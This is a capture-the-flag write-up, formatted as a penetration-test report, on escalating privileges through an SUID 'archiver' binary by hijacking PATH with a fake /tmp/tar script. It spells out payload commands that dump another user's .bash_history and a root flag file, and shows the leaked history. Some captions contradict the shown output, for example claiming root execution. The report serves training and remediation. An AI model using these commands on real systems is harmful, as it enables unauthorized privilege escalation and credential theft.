# PT Report

## “The Archiver”

## Executive Summary

The Archiver challenge was designed to test privilege escalation techniques in a restricted Linux environment. The assessment was conducted from the perspective of a limited user (ralph) with no access to sudo or root privileges. During the evaluation, a misconfigured SUID binary owned by another user (admin) was discovered. This binary (archiver) executed external system commands without proper security controls, allowing environment-based command injection.

By crafting a malicious executable with the same name as a commonly used system utility (tar) and manipulating the system’s PATH variable, it was possible to execute arbitrary commands with admin privileges. This allowed the extraction of protected information from the admin user's environment, including command history files. Ultimately, the challenge's flag was successfully retrieved, proving that unauthorized privilege escalation was achievable through this misconfiguration.

The vulnerability highlights the risks associated with insecure SUID binaries and the critical need for secure coding practices when designing privileged operations. The overall risk for this challenge is rated High due to the complete compromise of another system user without requiring brute force, zero-day exploits, or root-level access.

# Conclusions

The Archiver challenge clearly demonstrated how a seemingly small misconfiguration in binary permissions and execution logic can lead to a serious privilege escalation vulnerability. By exploiting a SUID binary that relied on unsanitized system calls and an untrusted execution environment, an unprivileged user was able to gain admin-level access without needing credentials or kernel-level exploits.

This exercise reinforces several key cybersecurity lessons:

-SUID binaries must be treated with extreme caution; their behavior should be deterministic and free from environmental influence.

-The $PATH variable is a common attack surface—privileged binaries should always call external commands using absolute paths and avoid inherited environment variables.

-Post-exploitation analysis (such as inspecting .bash_history) can reveal sensitive information, including passwords, commands, and even challenge flags.

-Privilege escalation doesn't require root-level access to be impactful—compromising any privileged user can lead to significant lateral movement and data exposure.

The challenge was completed successfully, the vulnerability was exploited, and the flag was obtained using controlled and repeatable steps. This underscores the importance of proper privilege separation, secure development practices, and hardening of custom-built system utilities.

# Finding Details

**VULN-001 – PRIVILEGE ESCALATION VIA SUID BINARY AND PATH MANIPULATION**

**Description:**

A custom binary named archiver, located at /home/ralph/Desktop/newsletter/tools/archiver, was discovered during enumeration. The binary had the Set User ID (SUID) bit enabled and was owned by the admin user. This configuration causes the binary to execute with the permissions of admin regardless of which user invokes it.

Upon execution, the binary was observed to invoke external utilities, such as tar, without specifying absolute paths. As a result, the system's PATH environment variable could be manipulated to intercept and replace the called utilities with malicious versions.

By placing a fake tar binary in a writable directory (/tmp) and prepending that directory to the PATH variable, the attacker (ralph) was able to execute arbitrary code with admin privileges.

**Impact:**

Successful exploitation of this vulnerability allowed the attacker to:

-Execute arbitrary commands as the admin user.

-Access protected files, such as /home/admin/.bash_history.

-Extract sensitive information, including the challenge flag.

-Bypass intended privilege boundaries between users.

This type of privilege escalation could be used in real-world scenarios to compromise service accounts, access confidential data, or pivot to other users on the system.

**Evidence:**

1. SUID binary discovery: find / -perm -4000 -type f 2>/dev/null
Output : /home/ralph/Desktop/newsletter/tools/archiver
2. Confirmed elevated execution: ls -l /home/ralph/Desktop/newsletter/tools/archiver
Output : -r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
3. Payload injection via PATH manipulation: echo -e '#!/bin/bash\nid > /tmp/output.txt\nwhoami >> /tmp/output.txt\ncat /home/admin/.bash_history >> /tmp/output.txt' > /tmp/tar
chmod +x /tmp/tar
export PATH=/tmp:$PATH
/home/ralph/Desktop/newsletter/tools/archiver
4. Proof of privilege escalation: cat /tmp/output.txt
Output : uid=998(admin) gid=999(ralph) groups=999(ralph)
admin
[.bash_history content]

**Severity:**

High – This vulnerability results in full privilege escalation from an unprivileged user to a more privileged system user.

**Remediation:**

1. To mitigate the risk of privilege escalation via insecure SUID binary execution, the following remediation steps are strongly recommended:

Use Absolute Paths for System Calls:

-The archiver binary should explicitly define the full path to all system utilities it calls (e.g., /bin/tar instead of tar).

-This prevents abuse of the $PATH environment variable by unprivileged users.

2. Drop Privileges Before Calling External Commands:

-If elevated privileges are not required for certain parts of execution, the binary should drop to the invoking user's privileges (setuid(getuid())) before calling external utilities.

3. Avoid Using SUID Binaries When Possible:

-SUID binaries should only be used when absolutely necessary.

-Consider replacing the archiver script with a properly permissioned cron job or systemd timer executed by admin.

4. Restrict Writable Directories in PATH:

-Ensure that writable directories like /tmp are never included in privileged $PATH variables.

-Use environment sanitization tools (e.g., secure_path in /etc/sudoers) when running elevated commands.

5. Apply Access Control to Critical Binaries:

-Limit access to the archiver binary via file permissions or AppArmor/SELinux policies, ensuring only trusted users can execute it.

6. Implement Logging and Monitoring:

-Log all invocations of SUID binaries.

-Implement audit rules using auditd or similar tools to detect abnormal behavior or path hijacking.

7. Conduct Source Code Review of SUID Tools:

-If custom binaries are used for administrative tasks, their code should undergo regular security reviews and testing, including static analysis.

8. Periodic SUID Inventory and Hardening:

-Regularly scan the system for SUID binaries using tools like find or linPEAS.

-Remove SUID bits from binaries that don't require privilege elevation.

9. Educate Developers and Administrators:

-Train developers and system administrators on the dangers of insecure binary execution and proper privilege separation practices.

```
ralph@Ubuntu:~$ whoami
ralph
ralph@Ubuntu:~$ pwd
/home/ralph
ralph@Ubuntu:~$ ls -la /home
total 0
drwxr-xr-x 1 root  root  19 Nov 23  2022 .
drwxr-xr-x 1 root  root  39 Jul 21 09:36 ..
drwxr-xr-x 1 admin admin 27 Nov 23  2022 admin
drwxr-xr-x 1 ralph ralph 21 Nov 23  2022 ralph
ralph@Ubuntu:~$ cd /home/admin
ralph@Ubuntu:/home/admin$ ls -la
total 28
drwxr-xr-x 1 admin admin   27 Nov 23  2022 .
drwxr-xr-x 1 root  root    19 Nov 23  2022 ..
-rw------- 1 admin admin 1122 Nov 23  2022 .bash_history
-rw-r--r-- 1 admin admin  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 admin admin 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 admin admin    0 Sep 18  2022 .hushlogin
-rw-r--r-- 1 admin admin  807 Apr 18  2019 .profile
-rw-r--r-- 1 admin admin 9844 Sep 18  2022 .zshrc
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Desktop
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Documents
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Downloads
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Music
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Pictures
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Templates
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Videos
```

Connection Closed

**FIGURE1: SCREENSHOT OF THE FIRST PAGE, WHEN WE START THE FIRST THING WE NEED TO SEE WHAT USER WE HAVE, WHAT FOLDERS ARE WE IN AND TRY TO UPGRADE OUR USER FOR ADMIN, AFTER THAT WE NEED TO SEE WHAT FILES WE HAVE TO KNOW WHERE TO START SEARCH, THIS IS EXTREMELY IMPORTANT TO UNDERSTAND THE DIRECTION WE WANT TO GO AND NOT GET LOST IN ALL THE FILES.**

```
ralph@Ubuntu:/home/admin$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
```



**FIGURE 2: THE COMMAND YOU SEE IS COMBINATION OF TWO MEANING: CAT- IS TO SHOW THE TEXT INSIDE THE FILE, .BASHRC- HIDDEN FILE IN OUR HOME FOLDER, ALL OF THIS MEANS WHEN WE GET ACCESS TO ADMIN USER AND WE SEE ALL THE FILES SO WE WANT TO SEE WHAT IS INSIDE TO CONTINUE OUR SEARCHING.**

```
ralph@Ubuntu:/home/admin$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
```



**FIGURE 3: THIS COMMAND SHOW THE TEXT INSIDE THE .PROFILE FILE THAT IS A HIDDEN FILE IN OUR HOME FOLDER, IT RUNS ONE TIME WHEN WE LOG IN TO THE SYSTEM, IT SETS UP AN ENVIRONMENT VARIABLES LIKE PATH AND STARTUP COMMANDS.**

```
ralph@Ubuntu:/home/admin$ ls -la /home/admin/bin
ls: cannot access '/home/admin/bin': No such file or directory
ralph@Ubuntu:/home/admin$ mkdir /home/admin/bin
mkdir: cannot create directory '/home/admin/bin': Permission denied
ralph@Ubuntu:/home/admin$ find / -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/umount
/home/ralph/Desktop/newsletter/tools/archiver
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
ralph@Ubuntu:/home/admin$ ls -l /home/ralph/Desktop/newsletter/tools/archiver
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 /home/ralph/Desktop/newsletter/tools/archiver
ralph@Ubuntu:/home/admin$ /home/ralph/Desktop/newsletter/tools/archiver
Archiving home directory to /var/backups ...
/home/ralph/
/home/ralph/.bash_logout
/home/ralph/.bashrc
/home/ralph/.hushlogin
/home/ralph/.profile
/home/ralph/.zshrc
/home/ralph/Desktop/
/home/ralph/Desktop/newsletter/
```

Connection Closed

**FIGURE 4: HERE WE TRY TO ACCESS DIRECTORY WITH THE COMMAND LS THAT NEED TO SHOW US POSSIBLE FOLDERS BUT UNSUCCESSFULLY AFTER THAT WE TRY TO CREATE NEW FOLDER INSIDE ADMIN BUT AGAIN SUCCESSFULLY BUT THEN WE USE COMMAND FIND / -PERM -4000 -TYPE F 2>/DEV/NULL , THAT FINDS ALL THE FILES ON THE SYSTEM THAT HAVE THE SUID PERMISSION SET(SUID ALLOWS A FILE TO RUN WITH THE OWNERS PERMISSIONS LIKE ROOT) ALSO THIS COMMAND FIND ONLY FILES NOT FOLDERS AND HIDE ERROR MASSAGES LIKE PERMISSION DENIED, WHY IS THIS IMPORTANT BECAUSE THE SUID FILES CAN BE SECURITY RISKS AND ATTACKERS MAY EXPLOIT THEM TO GAIN ROOT ACCESS.**

**THE COMMAND LS -L /HOME/RALPH/DESKTOP/NEWSLETTER/TOOLS/ARCHIVER MEANS, SHOW ME THE DETAILED INFORMATION ABOUT THE FILE OR FOLDER NAMED ARCHIVER AND WE GIVE HIS LOCATION BASED OF OUR FINDINGS FROM THE COMMANDS WE USE BEFORE, THE OUTPUT WE GET IS THE PERMISSIONS THE OWNER CAN READ/WRITE/EXECUTE, THE DETAILS WE SEE IS ADMIN IS THE OWNER, 24560 FILE SIZE IN BYTES, NOV 23 2022 LAST MODIFIED.**

**THE COMMAND /HOME/RALPH/DESKTOP/NEWSLETTER/TOOLS/ARCHIVER MEANS, RUN A PROGRAM OR A SCRIPT LIKE ARCHIVER THAT IS LOCATED IN THE FOLDER WE MENTION IN THE COMMAND IT SELF , ONLY IF ARCHIVER IS SCRIPT OR PROGRAM THE COMMAND WILL START IT AND AFTER RUNNING WE CAN SEE THE LIST OF ALL THE FILES AND FOLDERS INSIDE .**





**FIGURE 5: WE CAN SEE THE END OF THE OUTPUT OF COMMAND /HOME/RALPH/DESKTOP/NEWSLETTER/TOOLS/ARCHIVER , THEN WE GET MESSAGE THE HOME DIRECTORY WAS SUCCESSFULLY ARCHIVED MEANS THAT THE COMMAND WORKED WELL, IF WE DON'T RECEIVE THIS MESSAGE THERE IS SOME ERROR, LETS MOVE TO THE NEXT COMMAND ECHO -E '#!/BIN/BASH\NCAT /ROOT/FLAG.TXT > /TMP/FLAG.TXT' > /TMP/TAR, THIS COMMAND CREATES A SCRIPT FILE THAT COPIES THE SECRET FILE /ROOT/FLAG.TXT INTO /TMP/FLAG.TXT, ECHO PRINTS TEXT, -E TELLS IT TO UNDERSTAND SPECIAL CHARACTERS LIKE \N, #!/BIN/BASH TELLS THE SYSTEM TO USE THE BASH SHELL, CAT /ROOT/FLAG.TXT > /TMP/FLAG.TXT , READS THE ROOT'S FLAG FILE AND SAVES IT IN /TMP/, > /TMP/TAR WRITES THE SCRIPT INTO A FILE NAMED /TMP/TAR. AFTER ALL THE EXPLANATIONS IN SIMPLE WORDS THIS COMMAND CREATES A SECRET TOOL (A SCRIPT) THAT COPIES A HIDDEN FILE FROM THE ROOT FOLDER TO A PUBLIC FOLDER. BY MAKING A NEW FILE CALLED /TMP/TAR, PUT THIS INSIDE THE FILE: #!/BIN/BASH CAT /ROOT/FLAG.TXT > /TMP/FLAG.TXT, WHAT MAKES THE PROGRAM READ THE SECRET FLAG FROM THE ROOT AND SAVE IT TO /TMP/FLAG.TXT WHERE ANYONE CAN SEE IT.**

**LETS MOVE TO THE NEXT COMMAND CHMOD +X /TMP/TAR THIS COMMAND MAKES THE FILE /TMP/TAR EXECUTABLE**

**(SO WE CAN RUN IT LIKE A PROGRAM). BEFORE THIS COMMAND: YOU CAN'T RUN THE SCRIPT , THE SYSTEM WILL SAY "PERMISSION DENIED", AFTER THIS COMMAND: YOU CAN RUN THE SCRIPT LIKE THIS: /TMP/TAR AND IT WILL TRY TO COPY THE FILE FROM /ROOT/FLAG.TXT TO /TMP/FLAG.TXT.**


**WE HAVE THIS TWO COMMANDS: /HOME/RALPH/DESKTOP/NEWSLETTER/TOOLS/ARCHIVER AND CAT /TMP/FLAG.TXT, THE FIRST COMMAND RUNS A PROGRAM OR SCRIPT CALLED ARCHIVER, RUNS AS ROOT AND EXECUTES A FILE NAMED /TMP/TAR, WHICH COPIES THE HIDDEN FLAG FILE (/ROOT/FLAG.TXT) TO A PUBLIC PLACE (/TMP/FLAG.TXT). THE SECOND COMMAND SHOW THE CONTENTS OF THE FILE /TMP/FLAG.TXT, THIS WILL SHOW YOU THE FLAG, WHICH IS USUALLY PROTECTED, BUT NOW IT'S ACCESSIBLE BECAUSE THE SCRIPT COPIED IT FOR YOU. FIRST COMMAND RUN THE TOOL THE SECOND READ AND PRINT THE FLAG.**

```
ralph@Ubuntu:/home/admin$ cat /tmp/output.txt
uid=998(admin) gid=999(ralph) groups=999(ralph)
admin
hwclock --systohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
mkinitcpio -P
passwd
useradd test
userdel  test
adduser test
pacman -S adduser
pacman -S grub
grub-install /dev/sda
grub-mkconfig -o /boot/grub/grub.cfg
ping 8.8.8.8
ip link
dhclient
ip -a
```

Connection C

```
adduser test
pacman -S adduser
pacman -S grub
grub-install /dev/sda
grub-mkconfig -o /boot/grub/grub.cfg
ping 8.8.8.8
ip link
dhclient
ip -a
ip a
reboot
passwd
pacman -S dhcpd
pacman -S dhcpcd
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
ping 8.8.8.8
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
ping 8.8.8.8
systemctl enable NetworkManager.service
useradd -m test
passwd test
pacman -S sudo
```

**FIGURE 6: As we can see with all the information here there is our flag!**



**Remediation Options – The Archiver Challenge:**

**1. Avoid Using SUID Binaries for Non-Essential Operations:**

**-Remove the SUID bit from custom binaries such as archiver unless absolutely necessary.**

**-Privileged tasks like backups should instead be handled using trusted methods (e.g., cron jobs or systemd services) that are executed under specific service accounts.**

**2. Enforce Absolute Paths for All External Commands:**

**-Modify the archiver source code to call all external utilities (e.g., tar, gzip) using absolute paths (e.g., /bin/tar).**

**-This prevents users from exploiting the $PATH environment variable to execute arbitrary binaries under elevated privileges.**

**3. Sanitize Environment Variables in Privileged Binaries:**

**Before executing any external commands, the archiver binary should sanitize or reset dangerous environment variables such as:**

**-PATH**

**-IFS**

**-LD_PRELOAD**

**-LD_LIBRARY_PATH**

**-Set PATH to a trusted default (e.g., /usr/bin:/bin) inside the binary.**

**4. Drop Privileges as Soon as Possible:**

**-If only part of the binary requires elevated privileges, use setuid(getuid()) to drop back to the original user after performing privileged operations.**

**-Never run external commands with elevated permissions if not explicitly required.**

**5. Restrict File System Access and Directory Permissions**

**-The home directory of the admin user (/home/admin) was world-readable and executable. This allowed the attacker to explore its contents.**

**-Apply chmod 750 /home/admin and similar restrictions to prevent unauthorized users from entering or reading sensitive directories.**

**6. Conduct Periodic Audits of SUID Files:**

**-Regularly scan the system for SUID binaries using tools such as:**

**find / -perm -4000 -type f**

**-Verify ownership, necessity, and source code integrity of any custom SUID binaries discovered.**

**-Remove or disable those not explicitly required.**

7. Monitor Execution and Logging of Privileged Actions:
-Implement centralized logging and file integrity monitoring on all SUID binaries.
-Use auditd or AppArmor/SELinux policies to monitor and restrict access to sensitive binaries and directories.
-Alert on unexpected executions from users who should not be accessing such files.

8. Apply User Privilege Segmentation and Principle of Least Privilege:
-Avoid grouping unprivileged users (e.g., ralph) with privileged users (e.g., admin) in overlapping or shared group environments.
-Separate users with different access roles into isolated permission zones.

9. Secure Sensitive User Artifacts (e.g., .bash_history):
-The flag in this challenge was found in the .bash_history file of admin.
-Configure sensitive accounts to avoid storing command history (e.g., unset HISTFILE).
-Set appropriate file permissions: chmod 600 ~/.bash_history.

10. Provide Developer and Sysadmin Training on Secure Coding:
Educate development and system administration teams on the risks of:
-Unverified external command usage
-SUID misuse
-Environmental variable hijacking
-Insecure directory permissions
-Promote secure software development lifecycle (SSDLC) practices.

11. Implement Secure Alternatives to SUID:
For systems that require controlled elevation:
-Use sudo with granular rules in /etc/sudoers

-Use setcap/capabilities instead of full SUID when appropriate

-Consider containerization or sandboxing to encapsulate sensitive logic



Good Luck!